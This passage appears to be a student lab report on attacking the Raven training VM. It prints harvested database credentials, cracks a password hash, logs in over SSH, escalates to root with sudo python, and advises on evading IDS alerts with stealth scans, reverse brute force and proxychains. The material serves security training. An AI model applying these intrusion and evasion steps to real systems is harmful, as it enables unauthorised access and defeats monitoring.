
- MySQL login information was plainly displayed in the wp-config.php file.




```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Exploitation: Outdated Version of WordPress

- John the Ripper was used to crack the hash for Steven.
- Now having Steven’s password, we are able to SSH into Target1.




```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```



```
root@Kali:/home# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ pwd
/home/steven
$ 
```

Exploitation: Escalation of User Privileges

- Sudo rights were discovered using the “sudo -l” command.
- Complete access was gained using the command “python -c ‘import pty; pty.spawn(“/bin/bash”)’. The command created a root shell within the system.



```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  5 13:05:46 2021 from 192.168.1.90
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor
- Which metrics do they measure?
  - HTTP Requests using Packetbeat.
- Which thresholds do they fire at?
  - http.request.bytes over all documents is above 3500 for the last minute.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - An Nmap scan can be run in stealth mode. Stealth mode produces a slower scan that mostly avoids system traffic spikes that are normally detectable.
  - nmap -sS -TO -P sneaky 192.168.1.110
- Are there alternative exploits that may perform better?
  - Google Dorking can be used to identify directories in a web browser that are not normally displayed on a website. This is a way to search for exploits without setting off any alarms.

Stealth Exploitation of Weak Security Policy

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
- Which metrics do they measure?
  - HTTP Errors using Packetbeat.
- Which thresholds do they fire at?
  - http.response.status_code is above 400 for the last 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - A reverse brute force attack could be used in this situation. One password is used against multiple usernames. It would work best if you were able to locate usernames on the system.
- Are there alternative exploits that may perform better?
  - The only other option would be to use a proxychain to hide your IP address. That way you could keep attacking from different IP addresses until you can get in.

Stealth Exploitation of Outdated Version of WordPress

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
- Which metrics do they measure?
  - HTTP Errors using Packetbeat.
- Which thresholds do they fire at?
  - http.response.status_code is above 400 for the last 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Unfortunately I could not find a way to do stealth recon for this without raising the alarm.
- Are there alternative exploits that may perform better?
  - The only other option would be to use a proxychain to hide your IP address. That way you could keep attacking from different IP addresses until you can get in.

Maintaining Access

How to Maintain Access

